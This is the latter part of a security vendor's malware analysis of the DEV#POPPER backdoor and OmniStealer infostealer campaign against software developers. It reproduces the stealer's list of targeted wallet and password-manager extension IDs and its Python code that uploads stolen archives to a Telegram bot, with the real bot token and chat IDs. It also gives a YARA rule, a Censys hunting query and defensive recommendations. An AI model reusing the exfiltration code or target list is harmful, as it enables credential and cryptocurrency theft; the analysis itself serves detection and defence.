bmhejbnmpamgfnomlahkonpanlkcfabg	DropboxPasswords
pejdijmoenmkgeppbflobdenhhabjlaj	iCloudPasswords
igkpcodhieompeloncfnbekccinhapdb	ZohoVault
dphoaaiomekdhacmfoblfblmncpnbahm	ChromeKeePass
oboonakemofpalcgghocfoadofidjkkk	KeePassXC
aeachknmefphepccionboohckonoeemg	Coin98
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus
ejjladinnckdgjemekebdpeokbikhfci	PetraAptos
fhbohimaelbohpjbbldcngcnapndodjp	Binance
gjdfdfnbillbflbkmldbclkihgajchbg	Termux
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com
lgmpcpglpngdoalbgeoldeajfclnhafa	Safepal
ljfoeinjpaedjfecbmggjgodbgkmjkjk	MetaMask-Flask
nphplpgoakhhjchkkhmiggakijnkhfnd	Ton
pdliaogehgdbhbnmkklieghmmjkpigpa	ByBit
phkbamefinggmakgklpkljjmgibohnba	Pontem
kkpllkodjeloidieedojogacfhpaihoh	Enkrypt
agoakfejjabomempkjlepdflaleeobhb	Core-Crypto
jiidiaalihmmhddjgbnbgdfflelocpak	Bitget
kgdijkcfiglijhaglibaidbipiejjfdp	Cirus
kkpehldckknjffeakihjajcjccmcjflh	HBAR
fccgmnglbhajioalokbcidhcaikhlcpm	Zapit
fijngjgcjhjmmpcmkeiomlglpeiijkld	Talisman
enabgbdfcbaehmbigakijjabdpdnimlg	Manta
onhogfjeacnfoofkfgppdlbmlmnplgbn	Sub-Polkadot

amkmjjmmflddogmhpjloimipbofnfjih	Wombat
glmhbknppefdmpemdmjnjlinpbclokhn	Orange
hmeobnfnfcmdkdcmlblgagmfpfboieaf	XDEFI
fcfcfllfndlomdhbehjjcoimbgofdncg	LeapCosmos
anokgmphncpekkhclmingpimjmcooifb	Compass-Sei
epapihdplajcdnnkdeiahlgigofloibg	Sender
efbglgofoippbgcjepnhiblaibcnclgk	Martian
ldinpeekobnhjjdofggfgjlcehhmanlj	Leather
lccbohhgfkdikahanoclbdmaolidjdfl	Wigwam
abkahkcbhngaebpcgfmhkoioedceoigp	Casper
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare
klghhnkeealcohjjanjjdaeeggmfmlpl	Zerion
lnnnmfcpbkafcpgdilckhmhbkkbpkmid	Koala
ibljocddagjghmlpgihahamcghfggcjc	Virgo
ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math
ebfidpplhabeedpnhjnobghokpiioolj	Fewcha-Move
fopmedgnkfpebgllppeddmmochcookhc	Suku
gjagmgiddbbciopjhllkdnddhcglnemk	Hashpack
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos
pgiaagfkgcbnmiiolekcfmljdagdhlcm	Stargazer
khpkpbbcccdmmclmpigdgddabeilkdpd	Suiet
kilnpioakcdndlodeeceffgjdpojajlo	Aurox
bopcbmipnjdcdfflfgjdgdjejmgpoaab	Block
kmhcihpebfmpgmihbkipmjlmmioameka	Eternl
aflkmfhebedbjioipglgcbcmnbpgliof	Backpack
ajkifnllfhikkjbjopkhmjoieikeihjb	Moso

pfccjkejcgoppjnllalolplgogenfojk	Tomo
jaooiolkmfcmloonphpiiogkfckgciom	Twetch
kmphdnilpmdejikjdnlbcnmnabepfgkh	OsmWallet
hbbgbephgojikajhfbomhlmmollphcad	Rise
nbdhibgjnjpnkajaghbffjbkcgljfgdi	Ramper
fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTon
jnmbobjmhlngoefaiojfljckilhhlhcj	OneKey
fcckkdbjnoikooededlapcalpionmalo	MOBOX
gadbifgblmedliakbceidegloehmffic	Paragon
ebaeifdbcjklcmoigppnpkcghndhpbbm	SenSui
opfgelmcmbiajamepnmloijbpoleiama	Rainbow
jfflgdhkeohhkelibbefdcgjijppkdeb	OrdPay
kfecffoibanimcnjeajlcnbablfeafho	Libonomy
opcgpfmipidbgpenhmajoajpbobppdil	Slush
penjlddjkjgpnkllboccdgccekpkcbin	OpenMask
kbdcddcmgoplfockflacnnefaehaiocb	Shell
abogmiocnneedmmepnohnhlijcjpcifd	Blade
omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper
cnncmdhjacpkmjmkcafchppbnpnhdmon	HAVAH
eokbbaidfgdndnljmffldfgjklpjkdoi	Fluent
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin
dlcobpjiigpikoobohmabehhmhfoodbb	ArgentX
aiifbnbfobpmeekipheeijimdpnlpgpp	Station
eajafomhmkipbjmfmhebemolkcicgfmd	Taho
mkpegjkblkkefacfnmkajcjmabijhclg	MagicEden
ffbceckpkpbcmgiaehlloocglmijnpmp	Initia
lpfcbjknijpeeillifnkikgncikgfhdo	Nami

fpkhgmpbidmiogeglndfbkegfdlnajnf	Cosmostation
kppfdiipphfccemcignhifpjkapfbihd	Frontier
cfbfdhimifdmdehjmkdobpcjfefblkjm	Plug
ookjlbkiijinhpmnjffcofjonbfbgaoc	Tezos
iokeahhehimjnekafflcihljlcjccdbe	Alby
mcbigmjiafegjnnogedioegffbooigli	EthosSui
mfgccjchihfkkindfppnaooecgfneiii	TokenPocket
gafhhkghbfjjkeiendhlofajokpaflmk	Lace
aheklkkgnmlknpgogcnhkbenfllfcfjb	Tronlink-Edge
pbpjkcldjiffchgbbndmhojiacbgflha	OKX-Edge
dfeccadlilpndjjohbjdblepmjeahlmm	Math-Edge
kcgelamicebnalepkbppmoeiaaaljcee	EthosSui-Edge
apenkfbbpmhihehmihndmmcdanacolnh	SafePal-Edge
pgpdomeflfhcmgdbfdlociknopahmbej	MyTon-Edge
ajkhoeiiokighlmdnlakpjfoobnjinie	Station-Edge
bcpcfajkbagnicoppbogbgemdodphjne	TorchWallet
faobkiaokccpmnhhefnobkbhnfjmbemh	ZetrixWallet
hcgejekffjilpgbommjoklpneekbkajb	Kibisis
nebnhfamliijlghikdgcigoebonmoibm	LeoWallet
einnioafmpimabjcddiinlhmijaionap	Wander
cnmamaachppnkjgnildpdmkaakejnhae	AuroWallet
dngmlblcodfobpdpecaadgfbcggfjfnm	MultiversX
klnaejjgbibmhlephnhpmaofohgkpgkd	ZilPay
ppdadbejkmjnefldpcdjhnkpbjkikoip	Rose
nhnkbkgjikgcigadomkphalanndcapjk	CLV
pdadjkfkgcafgbceimcpbkalnfnepbnk	KardiaChain
andhndehpcjpmneneealacgnmealilal	HaHa

cnoepnljjcacmnjnopbhjelpmfokpijm	Kabila
dldjpboieedgcmpkchcjcbijingjcgok	Fuel
ellkdbaphhldpeajbepobaecooaoafpg	ASIAlliance
nhccebmfjcbhghphpclcfdkkekheegop	Pelagus
lpilbniiabackdjcionkobglmddfbcjo	KeeperWallet
bdgmdoedahdcjmpmifafdhnffjinddgc	Bittensor
bhghoamapcdpbohphigoooaddinpkbai	GoogleAuth

Exfiltration

All harvested data is written to a password protected zip archive and exfiltrated to the C2 over HTTP. The password used in encrypting the archive is: ",./,./,./". The figure below displays the contents of a sample zip archive. On the surface, we can immediately see that the victim's login keychain database was stolen.




Figure 42 – Exfiltrated zip archive (unzipped, macOS)

The _info.json file contains a JSON formatted list of information about the victim system, campaign ID, hardware ID, user ID, timestamp, etc.




Figure 43 – Victim _info.json file

As a fallback option, exfiltration occurs via Telegram via chat/group IDs: 7699029999, 7609033774, and -4697384025.

```
def B4(filename):
    C=filename;B(f"telegram-uploading: {C}");E=A.path.getsize(C)/1048576
    if E>50:B(f"Error: file size overflow. Max size is 50 MB. Size: {E:.2f} MB");return H
    F='7870147428:AAGbYG_eYkiAziCKRmkiQF-GnsGTic_3TTU';G=f"https://api.telegram.org/bot{F}/sendDocument"
    with R(C,Ap)as I:
        J={'document':I};K={'chat_id':Ae};D=A7.post(G,data=K,files=J)
        if D.status_code==200:B('telegram upload succeed')
        else:B(f"Failed to upload file. Status code: {D.status_code}, Response: {D.text}")
```

Bot token

Figure 44 – Exfiltrate via Telegram

Censys Query

The following Censys query can be used to identify additional C2s:

```
host.services.endpoints.http.headers: (key = "Server" and value = "EmbedIO/3.5.2") and host.services.endpoints
```

Yara Rules

The following Yara rule can be used to detect the initial stager for DEV#POPPER. The remainder of stages discussed herein are only resident in memory.

```
 rule DEVPOPPER
{
    meta:
        author = "YungBinary"
    strings:
        $s1 = "global['_V']" ascii
        $s2 = "typeof module=== 'object'" ascii
        $s3 = "var a0n,a0b,_global,a0a;" ascii
        $s4 = "function(){var rms=''" ascii
        $s5 = "y*(x+360)+(y%32226);" ascii
        $s6 = "wodstriuznuobanchgfcttycmroqrvelspkxj" ascii
    condition:
        filesize < 10KB and (3 of ($s*))
}
```

eSentire Utilities

The Node.js script ***DEV#STOPPER.js*** is available here and can be used by security researchers to deobfuscate DEV#POPPER intermediary stages and final payloads like the DEV#POPPER RAT loader and DEV#POPPER RAT itself.

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

- Software Developers are prime targets for sophisticated supply chain attacks through weaponized GitHub repositories. The APT distributes malware disguised as legitimate open-source projects - in this case, "ShoeVista," a fake eCommerce platform.
    - Simply cloning and running the application triggers a multi-stage attack chain (DEV#POPPER backdoor -> OmniStealer infostealer) that steals credentials developers need daily: GitHub tokens, SSH keys, AWS/Azure/GCP credentials, environment variables with API keys, and browser-stored passwords/cookies.
    - This grants threat actors access not just to your machine, but to your entire organization's infrastructure, source code repositories, and production systems.
- Interpreted languages like Node.js and Python enable the APT to target a variety of operating systems.
- Security researchers can use the provided Node.js tooling to decrypt variants of DEV#POPPER without relying on online deobfuscation tools that fail to produce a fully deobfuscated sample.
- Node.js deobfuscation is an incredibly complex task, often requiring multiple "passes" on code parsed into an AST in order to simplify it further.

Recommendations from the Threat Response Unit (TRU)

- Block crypto-network APIs used by threat actors for payload staging.
- Software developers should assume any code from untrusted sources is hostile: verify repository authenticity, audit code before execution, isolate development environments, use hardware wallets for cryptocurrencies, store secrets in hardware security keys or password managers with strong 2FA, and never store seed phrases on disk.
- Implement a Phishing and Security Awareness Training (PSAT) program that educates your employees using real-world scenarios.
- Partner with a 24/7 multi-signal Managed Detection and Response (MDR) services provider for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally through your environment.
    - However, at the bare minimum, organizations should use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.

Indicators of Compromise

- Indicators of Compromise can be found here.

References

- https://ransom-isac.org/blog/cross-chain-txdatahiding-crypto-heist-part-2/
- https://www.securonix.com/blog/analysis-of-devpopper-new-attack-campaign-targeting-software-developers-likely-associated-with-north-korean-threat-actors/

Updates

- Removed typo in Figure 2 (attack diagram) linking the C2 server to FAMOUS CHOLLIMA
- Added context indicating the JavaScript obfuscation was likely generated using Obfuscator.io.

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7

Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
